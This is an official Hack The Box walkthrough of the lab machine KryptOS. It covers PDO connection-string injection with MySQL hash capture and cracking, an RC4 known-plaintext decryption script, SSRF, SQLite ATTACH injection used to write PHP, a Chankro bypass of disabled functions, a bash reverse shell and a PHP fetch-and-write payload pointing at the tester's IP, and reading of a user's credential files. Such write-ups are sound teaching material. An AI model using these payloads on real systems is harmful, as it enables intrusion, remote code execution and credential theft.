Hack The Box
PEN-TESTING LABS

KryptOS

27th May 2019 / Document No D19.100.33

Prepared By: MinatoTW

Machine Author: no0ne & Adamm

Difficulty: Insane

Classification: Official

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

SYNOPSIS

KryptOS is an insane difficulty Linux box which requires knowledge of how cryptographic algorithms work. A login page is found to be vulnerable to PDO injection, and can be hijacked to gain access to the encrypting page. The page uses RC4 to encrypt files, which can be subjected to a known plaintext attack. This can be used to abuse a SQL injection in an internal web application to dump code into a file, and execute it to gain a shell. A Vimcrypt file is found, which uses a broken algorithm and can be decrypted. A vulnerable python app running on the local host is found using a weak RNG (Random Number Generator) which can be brute forced to gain RCE via the eval function.

Skills Required

- Enumeration
- Scripting
- Cryptography

Skills Learned

- PDO Injection
- Exploiting RC4 flaws
- RCE via SQLite3
- Decrypting Vimcrypt files
- Analysing RNG
- Python eval injection

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

ENUMERATION

NMAP

```
ports=$(nmap -p- --min-rate=1000  -T4 10.10.10.129 | grep ^[0-9] | cut -d
'/' -f 1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -sC -sV 10.10.10.129
```

```
root@Ubuntu:~/Documents/HTB/Kryptos# nmap -p$ports -sC -sV 10.10.10.129
Starting Nmap 7.70 ( https://nmap.org ) at 2019-05-27 07:45 IST
Nmap scan report for 10.10.10.129
Host is up (0.24s latency).

PORT      STATE  SERVICE VERSION
22/tcp    open   ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 2c:b3:7e:10:fa:91:f3:6c:4a:cc:d7:f4:88:0f:08:90 (RSA)
|   256 0c:cd:47:2b:96:a2:50:5e:99:bf:bd:d0:de:05:5d:ed (ECDSA)
|_  256 e6:5a:cb:c8:dc:be:06:04:cf:db:3a:96:e7:5a:d5:aa (ED25519)
80/tcp    open   http    Apache httpd 2.4.29 ((Ubuntu))
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Cryptor Login
20689/tcp closed unknown
40742/tcp closed unknown
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

We have just SSH and Apache running on their common ports.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

HTTP

GOBUSTER

Running gobuster on port 80 with the medium dirbuster wordlist.

```
gobuster -w directory-list-2.3-medium.txt -u http://10.10.10.129/ -t 150
```

```
root@Ubuntu:~/Documents/HTB/Kryptos# gobuster -w directory

=====================================================
Gobuster v2.0.1              OJ Reeves (@TheColonial)
=====================================================
[+] Mode         : dir
[+] Url/Domain   : http://10.10.10.129/
[+] Threads      : 150
[+] Wordlist     : directory-list-2.3-medium.txt
[+] Status codes : 200,204,301,302,307,403
[+] Timeout      : 10s
=====================================================
2019/05/27 17:30:06 Starting gobuster
=====================================================
/css (Status: 301)
/dev (Status: 403)
```

It finds a dev directory, which we are forbidden to access.


Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

After browsing to the root folder we find a login page.


Looking at the HTML source we see that the page sends “db” and “token” values along with the username and password, which is uncommon.

```
    <div class="form-group">
      <label for="Username">Username:</label>
      <input type="text" class="form-control" id="username" name="username" placeholder="Enter username">
    </div>
    <div class="form-group">
      <label for="password">Password:</label>
      <input type="password" class="form-control" id="password" name="password" placeholder="Enter password">
    </div>
    <input type="hidden" id="db" name="db" value="cryptor">
    <input type="hidden" name="token" value="4edc17330b0280e57847efd444a48d1260c5ac0fa60cbfb545f7d4794dbd1412" />
    <button type="submit" class="btn btn-primary" name="login">Submit</button>
  </form>
</div>
</body>
```

Let’s send this to Burp and try to inspect it’s behaviour.



Trying to inject a quote we see that the page returns an error, which is due to improper exception handling by the application.



```
HTTP/1.1 200 OK
Date: Mon, 27 May 2019 02:19:25 GMT
Server: Apache/2.4.29 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 23
Connection: close
Content-Type: text/html; charset=UTF-8

PDOException code: 1044
```

According to the documentation PDO stands for PHP Database Object which is an interface for facilitating database connections and operations. So, we know that this value is being used as a parameter for the SQL connection. Looking at the connections documentation we see how a connection object is made:

```php
<?php
$dbh = new PDO('mysql:host=localhost;dbname=test', $user, $pass);
?>
```

So the value of the dbname must be cryptor and the username and password in their fields. After a bit more googling we find that exception code 1044 stands for access denied. This must be due to the extra quote in the dbname. Let's try injecting a host and supply our IP address.

```
nc -lvp 3306
```

and set this as the db value:

```
cryptor;host=10.10.14.16
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

```
Referer: http://10.10.10.129/
Content-Type: application/x-www-form-urlencoded
Content-Length: 135
DNT: 1
Connection: close
Cookie: PHPSESSID=jm8s8li0a3m4u9sr2veqsef2k0
Upgrade-Insecure-Requests: 1

username=admin&password=admin&db=cryptor;host=10.10.14.16&token=4f09e26db
ee4051073654917a43d842b24b037dca820e4bc1f3b19cc3fb9d042&login=
```

Forward the request and we get a connect back on our listener.

```
root@Ubuntu:~/Documents/HTB/Kryptos# nc -lvp 3306
Listening on [0.0.0.0] (family 2, port 3306)
Connection from 10.10.10.129 51040 received!
```

But due to protocol mismatch we don't get any information. We can now steal the mysql hash using the metasploit module auxiliary/server/capture/mysql. Let's do that.

```
msfconsole
use auxiliary/server/capture/mysql
set johnpwfile hash
run
```

Now send the request again.

```
msf auxiliary(server/capture/mysql) > [+] 10.10.10.129:51046 - User: dbuser; Challenge: 112233445566778899aabbccddeeff1122334455; Response: 73def07da6
fba5dcc1b19c918dbd998e0d1f3f9d; Database: cryptor
```

And we get the hash for the user dbuser. Let's crack it now.

```
john -w=rockyou.txt hash_mysqlna --fork=4
```

```
root@Ubuntu:~/Documents/HTB/Kryptos# /opt/JohnTheRipper/run/john -w=rockyou.txt hash_mysqlna --fork=4
Using default input encoding: UTF-8
Loaded 1 password hash (mysqlna, MySQL Network Authentication [SHA1 32/64])
Warning: OpenMP was disabled due to --fork; a non-OpenMP build may be faster
Node numbers 1-4 of 4 (fork)
Press 'q' or Ctrl-C to abort, almost any other key for status
krypt0n1te       (dbuser)
3 1g 0:00:00:02 DONE (2019-05-27 08:33) 0.4444g/s 716913p/s 716913c/s 716913C/s krypto136..krum16
```

The hash is cracked as krypt0n1te. Let's create a user with these credentials on a local mysql installation.


Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

```
create user 'dbuser' identified by 'krypt0n1te';
create database cryptor;
grant select on cryptor.* to 'dbuser'@'%';
```

This creates the user and database giving him access on it.
Next in the mysql configuration file at /etc/mysql/mysql.conf.d/mysqld.cnf comment the line with the bind address in it.

```
# Instead of skip-networking the default is
# localhost which is more compatible and is
#bind-address           = 127.0.0.1
#
# * Fine Tuning
```

We don't know about the table and columns being requested, but can view this in Wireshark. Start a Wireshark instance and request the page again. Looking at the requests we see the MySQL protocol.



Right click on it and follow > TCP stream.

```
[...
5.7.26-0ubuntu0.19.04.1.....smiiYD.....................?[
NE2.S<
a.mysql_native_password.p.................................dbuser.....75..qg....U.
{..O\cryptor.mysql_native_password..._client_name.mysqlnd...........m....SELECT
username, password FROM users WHERE username='admin' AND
password='21232f297a57a5a743894a0e4a801fc3' ,....z.#42S02Table 'cryptor.users'
doesn't exist.....
```

We see that the server is requesting the table "users" and the columns "username" and "password" where the password is an MD5 hash for the string "admin". Let's create this table and insert these values.

```
mysql
use cryptor
create table users( username varchar(20), password varchar(50));
```

```
insert into users values( 'admin', '21232f297a57a5a743894a0e4a801fc3');
grant select on cryptor.users to 'dbuser'@'%';
```

Now enter the credentials admin / admin and send the request again from a new page because the token changes at every attempt.

Forwarding the request we should be logged in and see the page encrypt.php.

The page encrypts files on remote URLs. It offers two kinds of encryption, AES and RC4. Going to the decrypt page we see that it's unavailable.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Under Construction

We can't decrypt AES without the knowledge of the key, IV, etc. but there's a known plaintext attack which can be performed against weakly implemented RC4. As long as we have the plaintext requested by us and the cipher text for any two files, we can use them to decrypt the message.

RC4 is a stream cipher which uses a keystream in order to encrypt a message, example:

1. Let the keystream be K and the message be M1.
2. In order to encrypt M1 we just xor it with the keystream K,
   C1 = M1 ^ K , where C1 is the ciphertext for M1.
3. Now suppose if we have another Message M2 and it's corresponding ciphertext C2.
   C2 = M2 ^ K , where C2 is the ciphertext for M2.
4. Now, let's xor both the ciphertexts,
   C1 ^ C2 = M1 ^ K ^ M2 ^ K which reduces to,
   C1 ^ C2 = M1 ^ M2
5. Suppose we have the plaintext M1 and ciphertexts C1 and C2, we can recover the message M1, M1 ^ M2 ^ M2 = C1 ^ C2 ^ M2 which reduces to,
   M1 = C1 ^ C2 ^ M2
6. Hence, if we xor the plaintext against the Ciphertexts we can recover the plaintext message.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

RECOVERING PLAINTEXT


Let's try implementing the above idea. First create a file with a lot of characters. Then start simple HTTP server.

```
python -c "print 'A' * 15000" > message1
python3 -m http.server 80
```

Now request the file.txt on the encryption page.

The page should respond with the encrypted text.

Copy and paste this into a file named "ciphertext1". Next let's request a page which is on the server through localhost address like the index.php page.



Then copy the encrypted text in the response to the file ciphertext2 and use the python script to decrypt.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

```
root@Ubuntu:~/Documents/HTB/Kryptos# vi ciphertext2
root@Ubuntu:~/Documents/HTB/Kryptos# python decrypt.py

<html>
<head>
  <title>Cryptor Login</title>
  <link rel="stylesheet" type="text/css" href="css/bootstrap.min.css">
</head>
<body>
<div class="container-fluid">
<div class="container">
  <h2>Cryptor Login</h2>
  <form action="" method="post">
    <div class="form-group">
      <label for="Username">Username:</label>
      <input type="text" class="form-control" id="username" name="username" placeh
    </div>
    <div class="form-group">
      <label for="password">Password:</label>
      <input type="password" class="form-control" id="password" name="password" pl
    </div>
```

And we see that we were able to access the page via localhost. This is a kind of SSRF (Server Side Request Forgery) where an attacker can access the local resources.

From our earlier information we found a folder at /dev. Let's request the page to see it's code.

The page responds with some encrypted text again. Copy and paste it into a file named "ciphertext2". Now we can script the decryption like this:

```
#!/usr/bin/python

C1 = (open("ciphertext1", "r").read().strip()).decode('base64')
C2 = (open("ciphertext2", "r").read().strip()).decode('base64')
M1 = open("message1", "r").read()

# C1 ^ C2
C = ""
for x,y in zip(C1, C2):
      C = C + chr( ord(x) ^ ord(y) )
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

```
# C1 ^ C2 ^ M1 = M2
M2 = ""
for x,y in zip(M1, C):
      M2 = M2 + chr( ord(x) ^ ord(y) )

print M2
```

Let's run it to see the contents of /dev/index.php.

```
root@Ubuntu:~/Documents/HTB/Kryptos# python decrypt.py
<html>
    <head>
    </head>
    <body>
        <div class="menu">
            <a href="index.php">Main Page</a>
            <a href="index.php?view=about">About</a>
            <a href="index.php?view=todo">ToDo</a>
        </div>
</body>
</html>

root@Ubuntu:~/Documents/HTB/Kryptos#
```

It has two views "about" and "todo". Let's check them. Repeat the same process and replace ciphertext2 with the new page.

Running the script again on the new file.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193


```
root@Ubuntu:~/Documents/HTB/Kryptos# python decrypt.py
<html>
    <head>
    </head>
    <body>
        <div class="menu">
            <a href="index.php">Main Page</a>
            <a href="index.php?view=about">About</a>
            <a href="index.php?view=todo">ToDo</a>
        </div>
This is about page
</body>
</html>
```

It just says that “This is about page”. Let’s view the todo page now.

```
root@Ubuntu:~/Documents/HTB/Kryptos# python decrypt.py
<html>
    <head>
    </head>
    <body>
        <div class="menu">
            <a href="index.php">Main Page</a>
            <a href="index.php?view=about">About</a>
            <a href="index.php?view=todo">ToDo</a>
        </div>
<h3>ToDo List:</h3>
1) Remove sqlite_test_page.php
<br>2) Remove world writable folder which was used for sqlite testing
<br>3) Do the needful
<h3> Done: </h3>
1) Restrict access to /dev
<br>2) Disable dangerous PHP functions

</body>
</html>
```

In the todo list we see that sqlite_test_page.php is to be removed and the world writable folder used for it. In the “Done” list we see that /dev was restricted and PHP disabled_functions was enabled, which prevents executing code directly. Let’s view the sqlite_test_page.php now.



Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Copy the encrypted text and decrypt it using the script.

```
root@Ubuntu:~/Documents/HTB/Kryptos# python decrypt.py
<html>
<head></head>
<body>
</body>
</html>
```

We don't see anything, this is because the PHP code was executed. To view the code we can leverage the PHP base64 wrapper through the index.php page. For example:

```
http://127.0.0.1/dev/index.php?view=php://filter/convert.base64-encode/reso
urce=sqlite_test_page
```

Let's test this out.

```
root@Ubuntu:~/Documents/HTB/Kryptos# python decrypt.py
<html>
    <head>
    </head>
    <body>
        <div class="menu">
            <a href="index.php">Main Page</a>
            <a href="index.php?view=about">About</a>
            <a href="index.php?view=todo">ToDo</a>
        </div>
PGh0bWw+CjxoZWFkPjwvaGVhZD4KPGJvZHk+Cjw/cGhwCiRub19yZXN1bHRzID0g
AqIEZST00gYm9va3MgV0hFUkUgaWQ9Ii4kYm9va2lkOwppZiAoaXNzZXQoJGJvb2
cnVjdCgpCiAgICAgIHsKCSAvLyBUaGlzIGZvbGRlciBpcyB3b3JsZCB3cml0YWJs
AkdGhpcy0+b3BlbignZDllMjhhZmNmMGIyNzRhNWUwNTQyYWJiNjdkYjA3ODQvYm
Y2hvICRkYi0+bGFzdEVycm9yTXNnKCk7CiAgIH0gZWxzZSB7CiAgICAgIGVjaG8g
4iXG4iOwoKaWYgKGlzc2V0KCRub19yZXN1bHRzKSkgewogICAkcmV0ID0gJGRiLT
dEVycm9yTXNnKCk7CiAgICB9Cn0KZWxzZQp7CiAgICRyZXQgPSAkZGItPnF1ZXJ5(
AgIGVjaG8gIk5hbWUgPSAiLiAkcm93WyduYW1lJ10gLiAiXG4iOwogICB9CiAgIG
CiAgICRkYi0+Y2xvc2UoKTsKfQp9Cj8+CjwvYm9keT4KPC9odG1sPgo=</body>
</html>
```

This time we receive the page with base64 encoded content. Let's copy it to a file and decode it.

```
<html>
<head></head>
<body>

<?php
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

```
$no_results = $_GET['no_results'];
$bookid = $_GET['bookid'];
$query = "SELECT * FROM books WHERE id=".$bookid;
if (isset($bookid)) {
   class MyDB extends SQLite3
   {
      function __construct()
      {
      // This folder is world writable - to be able to create/modify
databases from PHP code

      $this->open('d9e28afcf0b274a5e0542abb67db0784/books.db');
      }
   }
   $db = new MyDB();
   if(!$db){
      echo $db->lastErrorMsg();
   } else {
      echo "Opened database successfully\n";
   }
   echo "Query : ".$query."\n";

if (isset($no_results)) {
   $ret = $db->exec($query);
   if($ret==FALSE)
      {
      echo "Error : ".$db->lastErrorMsg();
      }
}
else
{
   $ret = $db->query($query);
   while($row = $ret->fetchArray(SQLITE3_ASSOC) ){
      echo "Name = ". $row['name'] . "\n";
   }
   if($ret==FALSE)
      {
      echo "Error : ".$db->lastErrorMsg();
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

```
      }
   $db->close();
}
}
?>
</body>
</html>
```

The page takes a “bookid” parameter and then uses it to get a list of books from the sqlite database. The database “books.db” is located in a world writable folder. If “no_results” is set the query is executed.

There’s no sanitization mechanism in the script, so the application is vulnerable to SQL injection. Using sqlite3 we can write files to the folder. For example, create a sqlite3 database locally:

```
$ sqlite3 data.db
ATTACH DATABASE 'abc.txt' AS 'abc';
CREATE TABLE abc.abc ( data TEXT );
INSERT INTO abc.abc VALUES('HTB ROCKZZ!');
```

After this press Ctrl + D to exit and view the files. A file named abc,txt should be created locally with the contents “HTB ROCKZZ!’.

```
root@Ubuntu:~/Documents/HTB/Kryptos# ls -la abc.txt
-rw-r--r-- 1 root root 8192 May 27 11:56 abc.txt
root@Ubuntu:~/Documents/HTB/Kryptos# cat abc.txt
#HTB ROCKZZ!root@Ubuntu:~/Documents/HTB/Kryptos#
```

Let’s try this on the box. The URL would look like this:

```
http://127.0.0.1/dev/sqlite_test_page.php?no_results=1&bookid=1; ATTACH
DATABASE 'd9e28afcf0b274a5e0542abb67db0784/abc.txt' AS 'abc'; CREATE TABLE
abc.abc ( data TEXT );INSERT INTO abc.abc VALUES('HTB ROCKZZ!');
```


As there are multiple parameters we’ll have to encode the payload. Use burp to intercept the request. First request the URL:

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

```
http://127.0.0.1/dev/sqlite_test_page.php?no_results=1&bookid=1
```


Then intercept the request in Burp and append this payload to the URL.

```
; ATTACH DATABASE 'd9e28afcf0b274a5e0542abb67db0784/abc.txt' AS 'abc';
CREATE TABLE abc.abc ( data TEXT );INSERT INTO abc.abc VALUES('HTB
ROCKZZ!');
```



After appending select the payload only and right click > URL encode > encode all characters, repeat this two times. After which the URL would look like this.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193



Forward the request now. To check if the file got created request this link for encryption.:

```
http://127.0.0.1/dev/d9e28afcf0b274a5e0542abb67db0784/abc.txt
```

The page responds with a lot of text. Copy it to ciphertext2 and decrypt it with the script.

```
root@Ubuntu:~/Documents/HTB/Kryptos# python decrypt.py
#HTB ROCKZZ!cCREATE TABLE abc ( data TEXT )
root@Ubuntu:~/Documents/HTB/Kryptos#
```

We see our text “HTB ROCKZZ!” among the other SQL queries. Now that we can write files, we can try writing PHP code and get it executed. But as we already know, dangerous functions are disabled. This can be bypassed using chankro. It abuses the PHP mail() function which uses the

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

sendmail binary in order to achieve RCE. Follow these steps to set it up:

```
git clone https://github.com/TarlogicSecurity/Chankro
cd Chankro
```

Now we need a reverse shell payload which would send us a shell. We can use a bash reverse shell to send us a shell. Create a bash script with the contents:

```
#!/bin/bash
bash -i >& /dev/tcp/10.10.14.16/1234 0>&1
```

Now use chankro to create the payload script.

```
python chankro.py --arch 64 --input rev.sh --output pwn.php --path
/var/www/html/dev/d9e28afcf0b274a5e0542abb67db0784/
```


The path flag holds the value to the path on the remote server where the shell is located. Now we need to create a payload which delivers our shell. This has to be simple as there are a lot of bad characters.

The payload could be something like this:

```
; ATTACH DATABASE 'd9e28afcf0b274a5e0542abb67db0784/put.php' AS 'put';
CREATE TABLE put.put ( data TEXT );INSERT INTO put.put VALUES('<?php
file_put_contents("pwn.php",
file_get_contents("http://10.10.14.16/pwn.php")) ?>');
```

It gets the contents of the file pwn.php from our server and then puts it into the file pwn.php in the secret folder. Repeat the same process as earlier to deliver it.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193



Double URL encode the payload and send the request. Once done, to trigger the payload request the page:

```
http://127.0.0.1/dev/d9e28afcf0b274a5e0542abb67db0784/put.php
```

Make sure pwn.php is hosted on the local web server. After making the request we should get a hit on pwn.php.

```
10.10.10.129 - - [27/May/2019 12:46:12] "GET /message1 HTTP/1.1" 200 -
10.10.10.129 - - [27/May/2019 13:07:17] "GET /pwn.php HTTP/1.0" 200 -
```

Now to execute the reverse shell, start a listener and request the URL:

```
http://127.0.0.1/dev/d9e28afcf0b274a5e0542abb67db0784/pwn.php
```

If it's successful we should receive a shell on our end.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

```
root@Ubuntu:~/Documents/HTB/Kryptos# rlwrap nc -lvp 1234
Listening on [0.0.0.0] (family 2, port 1234)
Connection from 10.10.10.129 33362 received!
bash: cannot set terminal process group (708): Inappropriate ioctl for device
bash: no job control in this shell
www-data@kryptos:/var/www/html/dev/d9e28afcf0b274a5e0542abb67db0784$ whoami
whoami
www-data
```

Get a tty using python:

```
python -c "import pty;pty.spawn('/bin/bash')"
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

LATERAL MOVEMENT

Looking into the user's home folder we find two readable files creds.old and creds.txt.

```
www-data@kryptos:/home/rijndael$ ls -la
ls -la
total 48
drwxr-xr-x 6 rijndael rijndael 4096 Mar 13 12:24 .
drwxr-xr-x 3 root     root     4096 Oct 30  2018 ..
lrwxrwxrwx 1 root     root        9 Oct 31  2018 .bash_history -> /dev/null
-rw-r--r-- 1 root     root      220 Oct 30  2018 .bash_logout
-rw-r--r-- 1 root     root     3771 Oct 30  2018 .bashrc
drwx------ 2 rijndael rijndael 4096 Mar 13 11:52 .cache
drwx------ 3 rijndael rijndael 4096 Mar 13 12:24 .gnupg
-rw-r--r-- 1 root     root      807 Oct 30  2018 .profile
drwx------ 2 rijndael rijndael 4096 Oct 31  2018 .ssh
-rw-rw-r-- 1 root     root       21 Oct 30  2018 creds.old
-rw-rw-r-- 1 root     root       54 Oct 30  2018 creds.txt
drwx------ 2 rijndael rijndael 4096 Mar 13 12:01 kryptos
-r-------- 1 rijndael rijndael   33 Oct 30  2018 user.txt
```

The file creds.old consists of some credentials and the file creds.txt is a "Vim encrypted file".

```
www-data@kryptos:/home/rijndael$ cat creds.old
cat creds.old
rijndael / Password1
www-data@kryptos:/home/rijndael$ file creds.txt
file creds.txt
creds.txt: Vim encrypted file data
www-data@kryptos:/home/rijndael$
```

Use base64 on the creds.txt file and copy it locally and decode it.

```
base64 creds.txt
